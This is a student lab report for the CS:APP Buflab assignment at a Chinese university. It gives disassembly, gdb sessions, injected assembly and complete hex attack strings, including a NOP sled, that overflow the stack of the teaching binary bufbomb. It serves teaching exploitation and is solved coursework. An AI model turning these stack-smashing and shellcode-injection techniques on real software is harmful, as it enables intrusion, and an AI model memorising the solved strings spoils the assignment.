哈爾濱工業大學（深圳）
HARBIN INSTITUTE OF TECHNOLOGY

实验设计报告

开课学期：2023 年春季

课程名称：计算机系统

实验名称：Lab1 Buflab

实验性质：课内实验

实验时间：2023/4/10 地点：T2 507

学生班级：14

学生学号：200111428

学生姓名：谌杰

评阅教师：

报告成绩：

实验与创新实践教育中心印制

2023 年 4 月

1. Smoke 的攻击与分析

文本如下：

任务要求：Smoke 任务的目标是构造一个攻击字符串作为 bufbomb 的输入，在 getbuf()中造成缓冲区溢出，使得 getbuf()返回时不是返回到 test 函数，而是转到 smoke 函数处执行。

分析过程：

首先，查看反汇编 bufbomb.s 中 getbuf 部分

```
08049c06 <getbuf>:
 8049c06:   55                      push   %ebp
 8049c07:   89 e5                   mov    %esp,%ebp
 8049c09:   83 ec 38                sub    $0x38,%esp
 8049c0c:   83 ec 0c                sub    $0xc,%esp
 8049c0f:   8d 45 cc                lea    -0x34(%ebp),%eax
 8049c12:   50                      push   %eax
 8049c13:   e8 5e fa ff ff          call   8049676 <Gets>
 8049c18:   83 c4 10                add    $0x10,%esp
 8049c1b:   b8 01 00 00 00          mov    $0x1,%eax
 8049c20:   c9                      leave
 8049c21:   c3                      ret
```

可以看到，getbuf()的栈帧是 0x38+4 个字节，而 buf 缓冲区的大小是 0x34（52 个字节）

然后，在 bufbomb.s 中查看 somke 部分

```
08049409 <smoke>:
 8049409:   55                      push   %ebp
 804940a:   89 e5                   mov    %esp,%ebp
 804940c:   83 ec 08                sub    $0x8,%esp
 804940f:   83 ec 0c                sub    $0xc,%esp
 8049412:   68 08 b0 04 08          push   $0x804b008
 8049417:   e8 24 fd ff ff          call   8049140 <puts@plt>
 804941c:   83 c4 10                add    $0x10,%esp
 804941f:   83 ec 0c                sub    $0xc,%esp
 8049422:   6a 00                   push   $0x0
 8049424:   e8 ab 09 00 00          call   8049dd4 <validate>
 8049429:   83 c4 10                add    $0x10,%esp
 804942c:   83 ec 0c                sub    $0xc,%esp
 804942f:   6a 00                   push   $0x0
 8049431:   e8 1a fd ff ff          call   8049150 <exit@plt>
```

可以看到，smoke 的开始地址是<0x08049409>

设计攻击字符串，用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址。攻击字符串的大小是 buf 数组大小（52） + 4（test()原 EBP 值）+ 4（test()返回地址）字节。最后 4 字节为 smoke 函数的地址<0x08049409>。

注意地址大小端转换，最终结果如下：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 09 94 04 08
```

测试结果如下：

```
200111428@comp4:~/CS-APP$ cat smoke.txt | ./hex2raw | ./bufbomb -u 200111428
Userid: 200111428
Cookie: 0x5abc2f2a
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

2. Fizz 的攻击与分析

文本如下：

实验要求：让 bufbomb 程序在其中的 getbuf 函数执行 return 语句后转而执行 fizz 函数的代码，而不是返回到 test 函数。不过还需要将 fizz 中的参数 val 改为自己的 cookie。

```
/* 跳转目标函数 */
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

分析过程：

与 smoke 类似，但是多了一个修改参数的任务。


首先，在 bufbomb.s 中查看 fizz 部分

```
08049436 <fizz>:
 8049436:   55                      push   %ebp
 8049437:   89 e5                   mov    %esp,%ebp
 8049439:   83 ec 08                sub    $0x8,%esp
 804943c:   8b 55 08                mov    0x8(%ebp),%edx
 804943f:   a1 70 d1 04 08          mov    0x804d170,%eax
 8049444:   39 c2                   cmp    %eax,%edx
 8049446:   75 22                   jne    804946a <fizz+0x34>
 8049448:   83 ec 08                sub    $0x8,%esp
 804944b:   ff 75 08                push   0x8(%ebp)
 804944e:   68 23 b0 04 08          push   $0x804b023
 8049453:   e8 28 fc ff ff          call   8049080 <printf@plt>
 8049458:   83 c4 10                add    $0x10,%esp
 804945b:   83 ec 0c                sub    $0xc,%esp
 804945e:   6a 01                   push   $0x1
 8049460:   e8 6f 09 00 00          call   8049dd4 <validate>
```

可以看到，fizz 的开始地址是<0x08049436>

然后，分析执行 getbuf 时的栈帧：

执行getbuf函数时的栈帧:



%EBP+4 存放 test()返回地址，%EBP+8 是局部变量地址。所以，将%EBP+4 修改为 fizz 开始地址<0x08049436>，将%EBP+8 处修改为自己的 cookie<0x5abc2f2a>就可以了。

构造攻击字符串如下：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 36 94 04 08
00 00 00 00 2a 2f bc 5a
```

测试结果如下：

```
200111428@comp4:~/CS-APP$ cat fizz.txt | ./hex2raw | ./bufbomb -u 200111428
Userid: 200111428
Cookie: 0x5abc2f2a
Type string:Fizz!: You called fizz(0x5abc2f2a)
VALID
NICE JOB!
200111428@comp4:~/CS-APP$
```

3. Bang 的攻击与分析

文本如下：

实验要求：让 bufbomb 执行 bang 函数中的代码而不是返回到 test 函数继续执行。具体来讲，攻击代码应首先将全局变量 global_value 设置为对应 userid（即学号）的 cookie 值，再将 bang 函数的地址压入栈中，然后执行一条 ret 指令从而跳至 bang 函数的代码继续执行。

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

分析过程：

相较于前面两个任务，这里要求修改全局变量 global_value，那么首先我们要先知道 global_value 和 cookie 的地址。

先查看 bang 函数地址

```
08049487 <bang>:
 8049487:   55                      push   %ebp
 8049488:   89 e5                   mov    %esp,%ebp
 804948a:   83 ec 08                sub    $0x8,%esp
 804948d:   a1 78 d1 04 08          mov    0x804d178,%eax
 8049492:   89 c2                   mov    %eax,%edx
 8049494:   a1 70 d1 04 08          mov    0x804d170,%eax
 8049499:   39 c2                   cmp    %eax,%edx
 804949b:   75 25                   jne    80494c2 <bang+0x3b>
 804949d:   a1 78 d1 04 08          mov    0x804d178,%eax
 80494a2:   83 ec 08                sub    $0x8,%esp
 80494a5:   50                      push   %eax
 80494a6:   68 64 b0 04 08          push   $0x804b064
```

可以看到，bang 的开始地址是<0x08049487>

使用反汇编指令 objdump -D bufbomb | less，查看 global_value 和 cookie 的地址

```
0804d16c <infile>:
 804d16c:       00 00                   add    %al,(%eax)
        ...

0804d170 <cookie>:
 804d170:       00 00                   add    %al,(%eax)
        ...

0804d174 <success>:
 804d174:       00 00                   add    %al,(%eax)
        ...

0804d178 <global_value>:
 804d178:       00 00                   add    %al,(%eax)
        ...
```

可以看到，cookie 地址为<0x0804d170>,global_value 地址为<0x0804d178>

为了达到修改 global_value 的目的，因为原函数里没有相应功能，所以需要手写一端汇编代码插入其中。

构造攻击汇编代码 bang.s

bang.s

```
1   movl $0x5abc2f2a,0x0804d178
2   pushl $0x08049487
3   ret
```

使用 gcc 编译

```
200111428@comp5:~/CS-APP$ gcc -m32 -c bang.s
bang.s: Assembler messages:
bang.s: Warning: end of file not at end of a line; newline inserted
200111428@comp5:~/CS-APP$
```

读取机器码如下：

```
200111428@comp5:~/CS-APP$ objdump -d bang.o

bang.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 78 d1 04 08 2a    movl   $0x5abc2f2a,0x804d178
   7:   2f bc 5a
   a:   68 87 94 04 08          push   $0x8049487
   f:   c3                      ret
```

通过 gdb 调试，知道 getbuf()申请的缓存区 eax 地址为< 0x5568f22c >

于是，组合成攻击字符串为：

bang.txt

```
1   c7 05 78 d1 04 08 2a 2f bc 5a
2   68 87 94 04 08 c3 00 00 00 00
3   00 00 00 00 00 00 00 00 00 00
4   00 00 00 00 00 00 00 00 00 00
5   00 00 00 00 00 00 00 00 00 00
6   00 00 00 00 00 00 2c f2 68 55
```

测试结果如下：

```
200111428@comp4:~/CS-APP$ cat bang.txt | ./hex2raw | ./bufbomb -u 200111428
Userid: 200111428
Cookie: 0x5abc2f2a
Type string:Bang!: You set global_value to 0x5abc2f2a
VALID
NICE JOB!
```

4. Boom 的攻击与分析

文本如下：

实验要求：**除执行攻击代码来改变程序的寄存器或内存中的值外，还设法使程序能够返回到原来的调用函数（例如 test）继续执行** ——即调用过程感觉不到攻击行为。

攻击者必须：

1） 将攻击机器代码置入栈中；

2） 设置 return 指针指向该代码的起始地址；

3） 还原（清除）对栈状态的破坏。

分析过程：

相比于之前的要求，这次实验要求能够返回原来调用的函数。那么，这就要求能够将

之前破坏的 ebp 还原回之前值，这样就不会被察觉。

先观察 test()

```
080494e2 <test>:
 80494e2:   55                      push   %ebp
 80494e3:   89 e5                   mov    %esp,%ebp
 80494e5:   83 ec 18                sub    $0x18,%esp
 80494e8:   e8 a5 04 00 00          call   8049992 <uniqueval>
 80494ed:   89 45 f0                mov    %eax,-0x10(%ebp)
 80494f0:   e8 11 07 00 00          call   8049c06 <getbuf>
 80494f5:   89 45 f4                mov    %eax,-0xc(%ebp)
 80494f8:   e8 95 04 00 00          call   8049992 <uniqueval>
 80494fd:   8b 55 f0                mov    -0x10(%ebp),%edx
 8049500:   39 d0                   cmp    %edx,%eax
 8049502:   74 12                   je     8049516 <test+0x34>
 8049504:   83 ec 0c                sub    $0xc,%esp
 8049507:   68 a8 b0 04 08          push   $0x804b0a8
 804950c:   e8 2f fc ff ff          call   8049140 <puts@plt>
```

getbuf()执行完后，正确的返回地址是<0x080494f5>

为了还原 ebp 的值，要先查看调用 getbuf 前，edb 寄存器存储的原始的值

采用 gdb 调试查看：

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...
(No debugging symbols found in bufbomb)
(gdb) b *0x80494f0
Breakpoint 1 at 0x80494f0
(gdb) r -u 200111428
Starting program: /home/students/200111428/CS-APP/bufbomb -u 200111428
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: 200111428
Cookie: 0x5abc2f2a

Breakpoint 1, 0x080494f0 in test ()
(gdb) i r $ebp
ebp            0x5568f280          0x5568f280 <_reserved+1032832>
(gdb)
```

可以看到调用 getbuf()前，%ebp 存储的值为<0x5568f280>

构造攻击汇编代码 bomb.s，修改%eax 为 cookie，修改%ebp 为<0x5568f280>

```
bomb.s
1    movl $0x5abc2f2a,%eax
2    movl $0x5568f280,%ebp
3    pushl $0x080494f5
4    ret
```

编译如下：

```
200111428@comp4:~/CS-APP$ gcc -m32 -c bomb.s
bomb.s: Assembler messages:
bomb.s: Warning: end of file not at end of a line; newline inserted
200111428@comp4:~/CS-APP$ objdump -d bomb.o

bomb.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 2a 2f bc 5a          mov    $0x5abc2f2a,%eax
   5:   bd 80 f2 68 55          mov    $0x5568f280,%ebp
   a:   68 f5 94 04 08          push   $0x80494f5
   f:   c3                      ret
200111428@comp4:~/CS-APP$
```

于是，组合成攻击字符串为：

```
boom.txt
1    b8 2a 2f bc 5a bd 80 f2 68 55
2    68 f5 94 04 08 c3 00 00 00 00
3    00 00 00 00 00 00 00 00 00 00
4    00 00 00 00 00 00 00 00 00 00
5    00 00 00 00 00 00 00 00 00 00
6    00 00 00 00 00 00 2c f2 68 55
```

测试结果如下：

```
200111428@comp4:~/CS-APP$ cat boom.txt | ./hex2raw | ./bufbomb -u 200111428
Userid: 200111428
Cookie: 0x5abc2f2a
Type string:Boom!: getbuf returned 0x5abc2f2a
VALID
NICE JOB!
200111428@comp4:~/CS-APP$
```

5. Kaboom 的攻击与分析

文本如下：

实验要求：本实验级别（”Nitro”）中栈帧的地址不再固定——程序在调用 testn 函数前会在栈上分配一随机大小的内存块，因此 testn 函数及其所调用的 getbufn 函数的栈帧起始地址在每次运行程序时是一个随机、不固定的值。

在 Nitro 模式下运行时，bufbomb 使用输入的同一攻击字符串连续 执行 5 次 getbufn 函数，每次采用不同的栈偏移位置 ，而攻击字符串必须使程序每次均能返回 cookie 值。

分析过程：

bufbomb 在 5 次调用 testn()和 getbufn()的过程中，两个函数的栈是连续的。

查看 testn()

```
0804955a <testn>:
 804955a:   55                      push   %ebp
 804955b:   89 e5                   mov    %esp,%ebp
 804955d:   83 ec 18                sub    $0x18,%esp
 8049560:   e8 2d 04 00 00          call   8049992 <uniqueval>
 8049565:   89 45 f0                mov    %eax,-0x10(%ebp)
 8049568:   e8 b5 06 00 00          call   8049c22 <getbufn>
 804956d:   89 45 f4                mov    %eax,-0xc(%ebp)
 8049570:   e8 1d 04 00 00          call   8049992 <uniqueval>
 8049575:   8b 55 f0                mov    -0x10(%ebp),%edx
 8049578:   39 d0                   cmp    %edx,%eax
 804957a:   74 12                   je     804958e <testn+0x34>
 804957c:   83 ec 0c                sub    $0xc,%esp
 804957f:   68 a8 b0 04 08          push   $0x804b0a8
```

可以看到，在 testn()中，%esp=%ebp-4-0x18

构造攻击字符串如下：

```
ASM kabomb.s
1    mov $0x5abc2f2a,%eax
2    lea 0x14(%esp),%ebp
3    push $0x0804956d
4    ret
```

其中，leave 指令恢复了之前的%esp

编译如下：

```
200111428@comp6:~/CS-APP$ gcc -m32 -c kabomb.s
kabomb.s: Assembler messages:
kabomb.s: Warning: end of file not at end of a line; newline inserted
200111428@comp6:~/CS-APP$ objdump -d kabomb.o

kabomb.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 2a 2f bc 5a          mov    $0x5abc2f2a,%eax
   5:   8d 6c 24 14             lea    0x14(%esp),%ebp
   9:   68 6d 95 04 08          push   $0x804956d
   e:   c3                      ret
200111428@comp6:~/CS-APP$
```

由于 buf 首地址不固定，可在 buf 前部填充 nop 指令（机器代码 0x90，即 nop 雪橇），并假定攻击代码指令起始地址 = GDB 获得大致 buf 首地址 + 0.5 * buf 大小，即执行 nop 雪橇的中间位置，最大程度容纳 stack 上下偏移。

查看 getbufn()

```
08049c22 <getbufn>:
 8049c22:   55                      push   %ebp
 8049c23:   89 e5                   mov    %esp,%ebp
 8049c25:   81 ec 08 03 00 00       sub    $0x308,%esp
 8049c2b:   83 ec 0c                sub    $0xc,%esp
 8049c2e:   8d 85 03 fd ff ff       lea    -0x2fd(%ebp),%eax
 8049c34:   50                      push   %eax
 8049c35:   e8 3c fa ff ff          call   8049676 <Gets>
 8049c3a:   83 c4 10                add    $0x10,%esp
 8049c3d:   b8 01 00 00 00          mov    $0x1,%eax
 8049c42:   c9                      leave
 8049c43:   c3                      ret
```

需要填充 0x2fd+4=769 个字节，再加 4 个字节覆盖 getbufn()的返回地址，总共填充 773 字节。

用 GDB 调试获取大致位置

```
Breakpoint 1, 0x08049c2e in getbufn ()
(gdb) p /x $ebp-0x2fd
$5 = 0x5568ef93
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
```

最大位置大概在<0x5568ef93>，则最后填入<0x5568ef93>作为返回地址

构造攻击字符串如下：

```
78   90 90 90 90 90 90 90 90 90 90
79   90 90 90 90 90 90 90 90 90 90
80   90 90 90 90 90 90 90 90 90 90
81   90 90 90 90 90 90 90 90 90 90
82   90 90 90 90 90 90 90 90 90 90
83   90 90 90 90
84   b8 2a 2f bc 5a
85   8d 6c 24 18
86   68 6d 95 04 08
87   c3
88   93 ef 68 55
```

注：前面 700 字节 90 省略，后面 73 字节如上所示

测试结果如下：

```
200111428@comp6:~/CS-APP$ cat kaboom.txt | ./hex2raw -n| ./bufbomb -n -u 200111428
Userid: 200111428
Cookie: 0x5abc2f2a
Type string:KABOOM!: getbufn returned 0x5abc2f2a
Keep going
Type string:KABOOM!: getbufn returned 0x5abc2f2a
Keep going
Type string:KABOOM!: getbufn returned 0x5abc2f2a
Keep going
Type string:KABOOM!: getbufn returned 0x5abc2f2a
Keep going
Type string:KABOOM!: getbufn returned 0x5abc2f2a
VALID
NICE JOB!
```

6. 请总结本次实验的收获，并给出对本次实验内容的建议

这次实验要求基于缓冲区溢出构造攻击字符串，对我来说难度还是非常大的。汇编实验比较面向底层，所以在调试方面问题很多。但是在做完之后还是觉得挺有趣的，对于汇编的知识也更加理解，总体而言还是收获满满。

对于实验内容，我觉得实验指导书可以更加详尽一些。例如对汇编的 GDB 调试可以更详尽的介绍，这样可以大大减少查询指令的时间。